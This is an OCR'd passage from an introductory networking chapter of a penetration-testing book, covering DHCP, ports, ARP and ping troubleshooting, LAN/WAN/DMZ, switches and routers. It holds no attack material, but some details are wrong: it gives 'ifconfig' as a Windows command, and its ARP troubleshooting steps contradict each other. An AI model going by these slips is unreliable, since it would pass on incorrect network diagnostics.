
For all these reasons, a feature was needed to automate this task. That is why the DHCP was created. This protocol automatically assigns all the parameters through a central server that manages the whole network.

To go into detail, a DHCP can generate two types of network packets:

- **DHCPDISCOVER.** The PC that needs an IP address sends this packet to the entire network hoping that a DHCP server

will be able to intercept it.

- **DHCPOFFER.** When a DHCP server receives a DHCPDISCOVER packet, it tries to satisfy the request and sends a DHCPOFFER packet with all the necessary network parameters to the MAC address of the PC (the IP is obviously still unknown).


client
server
DISCOVERY
OFFER
REQUEST
ACKNOWLEDGE
time

PORT AND SERVICE

For a penetration tester, it is necessary to have a clear understanding of the notions of door and service. We will often refer to these concepts in the following chapters related to the work methodology of an ethical hacker.

We can say that both concepts of door and service are closely connected to each other. In order to perform its tasks, any PC needs to establish different types of connections with the outside world.

It must rely on a dedicated communication channel to offer or require any service. We can imagine a door as the end of this channel.


There are 65535 ports available but not all of them are used. All the ports up to the 1024th one are usually dedicated to the most common services. For this reason, they are also called “well-know ports".

Here is an example. The SSH protocol’s standard port is the 22nd one, the FTP protocol uses port 21, and so on. You can find the list of standard ports at this link: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers.

In summary, each service needs a specific port to communicate with and from the outside world. This mechanism will have a strong impact on our actions as a penetration tester.

In fact, a list of the open ports available on a certain PC can provide excellent information and a possible access to this system.

If we want to see all the active communications within our Windows device, we need to type the "**netstat -ano** " command.



For more information on the “**netstat** ” command, you can refer to this link: https://technet.microsoft.com/en-us/library/bb490947.aspx.

ARP-PING-TRACEROUTE

Let’s now turn to something more practical. I will now introduce two important commands which will help you in your career as a network expert.

I'm referring to the "**ARP, PING** " commands. They will allow you to solve most network problems, so it is important to learn more about them.

The first major distinction between them lays in the layer of the ISO-OSI model in which they operate:

- **ARP -> between data link level (MAC address) and network layer (IP address).**
- **PING -> network layer (IP address).**

You need to get mentally prepared to face these types of situations. We can run into all sorts of network problems and we can make our lives easier only by identifying where we are exactly on the TCP/IP stack.

Here I will present a working method that can be applied to multiple scenarios.

PROBLEM: a user reports a lack of PC connectivity within the network.

TROUBLESHOOTING:

- Check that the network cable of that PC is in good condition. You can try replacing it. **ISO-OSI PHYSICAL LAYER.**

- Check that the PC has a private IP address assigned. Run the "ifconfig" command on the Windows machine. **ISO-OSI NETWORK LAYER.**

- If you do not have direct access to the PC, try using another one to launch the "PING IP-addressPC" command where “IP-addressPC” is the IP address of the PC. **ISO-OSI NETWORK LAYER.**

- If the PING command does not offer a positive response, execute the ARP command and check the presence of the MAC/IP address association on that PC. **ISO-OSI DATA LINK LAYER.**

If the PC does not respond to the PING command but the ARP entry is present, then we might be dealing with a network layer problem. If even the ARP is present, it is then an issue of the data link layer.

This is just an example of how to proceed when we are experiencing a network malfunction.

Obviously, we are not considering all the other **connected network devices** (routers, switches, etc.), because in that case the issue will become more complicated.

This is the end of the chapter dedicated to the main network concepts. Since this is a topic of fundamental importance for your career as a penetration tester, you can refer to the following link to learn more: http://www.tcpipguide.com/free/.

Corporate Networks

For a penetration tester, it is certainly helpful to understand the basic functioning of a corporate network. You will almost always find yourself operating within these contexts, except in special cases. Having a good understanding of most network devices and their functions will help you carry out a penetration test in a much more accurate and effective way.

Corporate networks can become complex than private ones. You will need plenty of knowledge and experience to fully understand all their nuances.

However, I focus mainly on introducing the basics of some common elements.

No network can work without being supported by at least two devices: a **SWITCH** and a **ROUTER** .

I should also mention the FIREWALL which, although not essential, is always present in a corporate network. The following sections are devoted to these three elements.


CISCO PACKET TRACER

You might have never heard of the network simulator Cisco Packet Tracer. This kind of software allows us to create and simulate network scenarios.

We can use it to perform tests and better understand the functioning of a certain device or the global behavior of a network.

The **Cisco Packet Tracer** has recently become free, and you can download it at this link:
https://www.netacad.com/courses/packet-tracer-download/.


Once the download is complete, you can follow the classic installation process.



I will not go into detail about the specific operation and configuration of the Cisco Packet Tracer.

I suggest you read the complete and well-written documentation of this software to immediately create your first network diagrams.

Furthermore, it is better to use the "Simulation" mode to perform network simulations. You will better understand how network devices interact with each other.



LAN-WAN-DMZ

In order to interact with a medium-large network, we first need to define its topology. We need to divide our network into several areas so that we always know where we are.

This also helps us to segment, organize and manage the traffic passing through our network.

The first distinction we need to make is between "internal world" and "external world". By internal world we mean everything happening

inside our private network, where our private IP addresses are assigned. This is called **LAN (Local Area Network).**


When we need to communicate with the outside world (especially to connect to the Internet), we will refer to the WAN (Wide Area Network).

This distinction helps us to emphasize, once again, the concept of "inside" and "**outside** ".

We will almost never use only **LAN and WAN** . There are also other parts of the network that we will introduce with a different logic. One of these is the so-called "DMZ", which means "demilitarized zone".

In this area, we will be forced to expose even critical services to the outside world. Precisely because of the implicit risks, we should not include these services into our LAN, which is a part of the network that should always be protected as much as possible.

We can summarize this concept by saying that each network will always consist of a LAN part and a WAN part. However, if necessary, we can add and define other portions of the network, like for example the DMZ.



THE SWITCH

The main function of this apparatus is to sort packets within a network. It operates at the data link layer of the **ISO/OSI model.**

As you might have guessed, we are referring to the world of MAC addresses. When we talk about a switch, we are never referring to the network layer and to IP addresses. It is essential to always keep this distinction in mind.

The switch is based on MAC addresses and works inside a specific subnet. Within a subnet we can find one or more switches.

On the contrary, a switch can never be connected to two or more subnets (as there would be the need to perform routing).

Each time more PCs need to communicate within the same subnet, we will have to insert and then configure a switch. This device is made up of several ports, which work as multiple network interfaces.

In each of these, we have to insert the network cable of the PCs that we want to communicate with the other ones.

The packets sorted by the switch are called **FRAME** . One of the key features of the switch is its ability to forward packets in a smart way.

A switch can read the MAC address contained in the Ethernet frame and knows exactly to what machine the message should be sent. For this reason, it does not need to forward it to all the connected devices.

Now let's see the detailed process behind how this device works:

- The switch automatically learns the topology of the LAN network. It can figure out to which of its ports each PC is connected.

- It summarizes in a table, called the **CAM table** , the associations between each port and MAC address. This table is then automatically updated every time new packets arrive.

Basically, here is exactly how the process works:

1. When a packet arrives at a port, the switch checks whether the recipient's address is already present or not on the CAM table.
2. If the address is present but the recipient's port is different from the sender's, the packet is sent to the associated port and only to that one.


3. If not present, the packet is sent to all the ports, except for the sender's one.

The switch has other more advanced features, such as **MAC address filtering** or other particular control operations. However, this introduction is more than enough for the purpose of our work.

I still invite you to simulate the functioning of a switch by using the **Cisco Packet Tracer.**

For example, you can select three PCs and connect them to the Cisco Packet Tracker to test the sending of packets using simulated mode. Remember to first define the IP address for each individual PC.

You can do so by clicking twice on each PC, going to "**Desktop -> IP configuration** " and entering all the addresses.



THE ROUTER

The need to use this new network device stems from the fact that we cannot remain confined within our subnet. In the future, we will need to communicate externally, i.e. on the Internet or with another subnet.

The router's function is to transport the packets outside the subnet in which we find ourselves.

Remember that we are dealing with IP addresses, not MAC addresses. A router operates at the network layer of the ISO/OSI model.

To give a practical example, let’s suppose that we are in a company with two distinct departments: the administrative and the technical one. Most likely these two will belong to different networks.

Let’s assume that we can count on two networks with the following settings:

- **Administration: network 192.168.1.0/24.**
- **Technicians: network 192.168.2.0/24.**

All administration PCs will certainly have a switch that connects them and therefore will be able to talk to each other, and the same happens for the technical department.

But what if an administration PC wants to send a file to a technician's PC? It cannot do this, because they belong to different networks and the switch cannot establish a connection between different networks. It is in this case that the router comes into play.

This device will have its own interface connected to the 192.168.1.0/24 network and another one connected to 192.168.2.0/24. In this way, the two networks can communicate with each other.

A router looks very similar to a switch, but its function is completely different.


Now you should have understood why it is always essential to count on these two devices. One is intended to manage the traffic within a specific network segment, the other one is used for connecting multiple networks.

If these two concepts are now clear to you, you are already quite familiar with how networks work.

Besides, a router can allow us to connect to the Internet and this should not surprise you.

The Internet itself is just a group of distinct networks.

